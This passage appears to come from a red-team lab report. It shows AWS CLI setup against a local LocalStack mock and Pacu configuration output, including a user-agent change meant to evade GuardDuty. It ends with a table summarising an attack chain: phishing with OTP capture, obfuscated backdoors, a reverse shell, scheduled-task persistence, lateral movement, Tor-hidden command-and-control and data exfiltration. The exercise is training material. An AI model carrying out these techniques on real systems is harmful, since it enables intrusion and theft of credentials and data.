$ aws iam delete-role --role-name TestUser --endpoint-url $AWS_ENDPOINT_URL
An error occurred (NoSuchEntity) when calling the DeleteRole operation: Role TestUser not found

--(verify)-(jayshali)~/Desktop/CyArt
$ aws iam delete-role --role-name OverprivilegedRole --endpoint-url $AWS_ENDPOINT_URL
An error occurred (DeleteConflict) when calling the DeleteRole operation: Cannot delete entity, must detach all policies first.

--(verify)-(jayshali)~/Desktop/CyArt
$ aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
{
  "Users": []
}

--(verify)-(jayshali)~/Desktop/CyArt
$
```

Fig 1.31 Deleting users

Setup and Resource Creation in LocalStack

```
export AWS_ACCESS_KEY_ID=access1
export AWS_SECRET_ACCESS_KEY=access1
export AWS_DEFAULT_REGION=us-east-1
export AWS_ENDPOINT_URL=http://localhost:4566
```



```
(ajay@kali)-[~]
$ export AWS_ACCESS_KEY_ID=access1

(ajay@kali)-[~]
$ export AWS_SECRET_ACCESS_KEY=access1

(ajay@kali)-[~]
$ export AWS_DEFAULT_REGION=us-east-1

(ajay@kali)-[~]
$ export AWS_ENDPOINT_URL=http://localhost:4566

(ajay@kali)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 mb s3://mock-bucket
make_bucket: mock-bucket

(ajay@kali)-[~]
$ echo "hello" > hi.txt

(ajay@kali)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 cp hi.txt s3://mock-bucket/hi.txt
upload: ./hi.txt to s3://mock-bucket/hi.txt
```

Fig 1.32

Create an S3 bucket and upload a dummy file

```
(ajay@kali)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL iam create-role --role-name mock-role --assume-role-policy-document '{"Version": "2012-10-17", "Statement": [{"Effect": "Allow", "Principal": {"Service": "ec2.amazonaws.com"}, "Action": "sts:AssumeRole"}]}'
{
  "Role": {
    "Path": "/",
    "RoleName": "mock-role",
    "RoleId": "AROAQAAAAAFY2000000",
    "Arn": "arn:aws:iam::000000000000:role/mock-role",
    "CreateDate": "2025-09-17T18:02:24.862499+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "Service": "ec2.amazonaws.com"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    }
  }
}
```

Fig 1.33

Create IAM role and user



```
(ajay@kali)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL iam create-user --user-name mock-user
{
  "User": {
    "Path": "/",
    "UserName": "mock-user",
    "UserId": "wx4dkykaro3v3f3a5475",
    "Arn": "arn:aws:iam::000000000000:user/mock-user",
    "CreateDate": "2025-09-17T18:02:52.777658+00:00"
  }
}
```

Fig 1.34 IAM role and user

Create Lambda function

```
(ajay@kali)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL lambda create-function --function-name mock-function \
> --runtime python3.8 --role arn:aws:iam::000000000000:role/mock-role \
> --handler lambda_function.lambda_handler --zip-file fileb://hi.zip
{
  "FunctionName": "mock-function",
  "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:mock-function",
  "Runtime": "python3.8",
  "Role": "arn:aws:iam::000000000000:role/mock-role",
  "Handler": "lambda_function.lambda_handler",
  "CodeSize": 226,
  "Description": "",
  "Timeout": 3,
  "MemorySize": 128,
  "LastModified": "2025-09-17T18:07:15.517528+0000",
  "CodeSha256": "WvN8sPzG/EU3c7C608AfXDjQcpzWnVpi5peBB15AvLE=",
  "Version": "$LATEST",
  "TracingConfig": {
    "Mode": "PassThrough"
  },
  "RevisionId": "c298329a-6be8-4d52-b59b-0cfc47aadb78",
  "State": "Pending",
  "StateReason": "The function is being created.",
  "StateReasonCode": "Creating",
  "PackageType": "Zip",
  "Architectures": [
    "x86_64"
  ],
  "EphemeralStorage": {
    "Size": 512
  },
  "SnapStart": {
    "ApplyOn": "None",
    "OptimizationStatus": "Off"
  },
  "RuntimeVersionConfig": {
    "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:8eeff65f6809a3ce81507fe733fe09b835899b99481ba22fd75b5a7338290ec1"
  },
  "LoggingConfig": {
    "LogFormat": "Text",
    "LogGroup": "/aws/lambda/mock-function"
  }
}
```

Fig 1.35



Create SNS topic

```
cy@kali:~$ aws sns create-topic --name mock-topic
{
  "TopicArn": "arn:aws:sns:us-east-1:000000000000:mock-topic"
}

cy@kali:~$ aws dynamodb create-table \
--table-name mock-table \
--attribute-definitions AttributeName=id,AttributeType=S \
--key-schema AttributeName=id,KeyType=HASH \
--provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
{
  "TableName": "mock-table",
  "KeySchema": [
    {
      "AttributeName": "id",
      "KeyType": "HASH"
    }
  ],
  "AttributeDefinitions": [
    {
      "AttributeName": "id",
      "AttributeType": "S"
    }
  ],
  "ProvisionedThroughput": {
    "ReadCapacityUnits": 5,
    "WriteCapacityUnits": 5
  },
  "TableSizeBytes": 0,
  "ItemCount": 0,
  "TableName": "mock-table",
  "TableId": "7bc08809-9ebc-42db-94f0-1db1adff99ed",
  "LatestProvisionedThroughput": {
    "ReadCapacityUnits": 5,
    "WriteCapacityUnits": 5
  }
}
```

Fig 1.35



Pacu Commands Executed

```
(venv)-(ajay@kali)-[~/Desktop/CyArt]
└─$ docker run --rm -it --name pacu7 --network redteam-net \
-e AWS_ACCESS_KEY_ID=access1 \
-e AWS_SECRET_ACCESS_KEY=access1 \
-e AWS_REGION=us-east-1 \
rhinosecuritylabs/pacu
No database found at /root/.local/share/pacu/sqlite.db
Database created at /root/.local/share/pacu/sqlite.db

Version: unknown
What would you like to name this new session? pacu
Session pacu created.

Detected environment as one of Kali/Parrot/Pentoo Linux. Modifying user agent to hide that from GuardDuty...
User agent for this session set to:
Boto3/1.7.62 Python/3.5.2 Linux/4.4.0-130-generic Botocore/1.10.62
Pacu (pacu:No Keys Set) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.
Key alias must be at least 2 characters

Key alias [None]: test
Access key ID [None]: access1
Secret access key [None]: access1
Session token (Optional - for temp AWS keys only) [None]: test
Keys saved to database.
```

Fig 1.36 Pacu setup

For controlled security assessments that aim to test security postures, mimic actual attacks, and find flaws in IAM configurations, Pacu is perfect. Nonetheless, the AWS CLI or SDKs are advised for accurate resource management and endpoint-specific operations.




Fig 1.37 Attack Path

Log table

Phase	Host / Source	Tool(s)	Action / Event
Recon (Cloud)	Attacker → Cloud	Pacu (S3 enumeration)	Enumerated S3 buckets and listed objects
Recon (Network)	Attacker VM	Proxychains (curl via proxy)	Performed external reconnaissance through a proxy to discover IPs
Recon (DNS)	Victim	tcpdump (DNS capture)	Captured DNS queries for a newly registered phishing domain
Delivery (Phishing)	Attacker → Victim	PyPhisher / GoPhish	Generated phishing URL and sent it to the target; credentials were captured
Delivery (Phishing)	Victim	PyPhisher	Victim submitted email/password and an OTP; then was redirected to the real site
Weaponize / Payload	Attacker	msfvenom (payload generation)	Created backdoor payloads and multiple payload variants



Obfuscation (Evasion)	Attacker	Veil / Veil-Evasion	Produced an obfuscated payload to evade detection
Delivery (Transfer)	Attacker → Victim	SCP / file transfer tools	Uploaded the payload to the victim's download location
Execution / Access	Victim	PowerShell / netcat (execution / listener)	Executed backdoor and established a reverse connection to the attacker
Persistence	Victim	schtasks (Windows Task Scheduler)	Created a scheduled task ("Updater") running as SYSTEM for persistence
Lateral Movement	Attacker → Target	Impacket (psexec)	Performed remote execution over SMB using admin shares
Evasion (Network)	Attacker	Tor + Proxychains + Metasploit (C2 obscuring)	Routed C2 listener traffic through Tor/proxies to conceal the attacker host
Execution / AV Evasion	Victim	Custom obfuscation (HX-encoded payload)	Executed an obfuscated binary that delayed heuristic detection
Persistence / Scheduler	Victim	schtasks	Scheduled task executed the payload, confirming persistence
Exfiltration (HTTP chunks)	Victim → Attacker Webserver	Caldera abilities / custom Python server	Sent hex-encoded data in chunks via HTTP to attacker-controlled server
Cloud Privilege Abuse	Attacker	Pacu / AWS CLI	Created and assumed an over-privileged role, exported temp creds and listed IAM users
Cloud Exfiltration (S3)	Attacker	AWS CLI (S3)	Uploaded a file to an attacker-controlled S3 bucket using assumed credentials
Network (Outbound C2)	Victim	Proxychains / C2 (proxied egress)	Victim made proxied outbound connections to an attacker C2 domain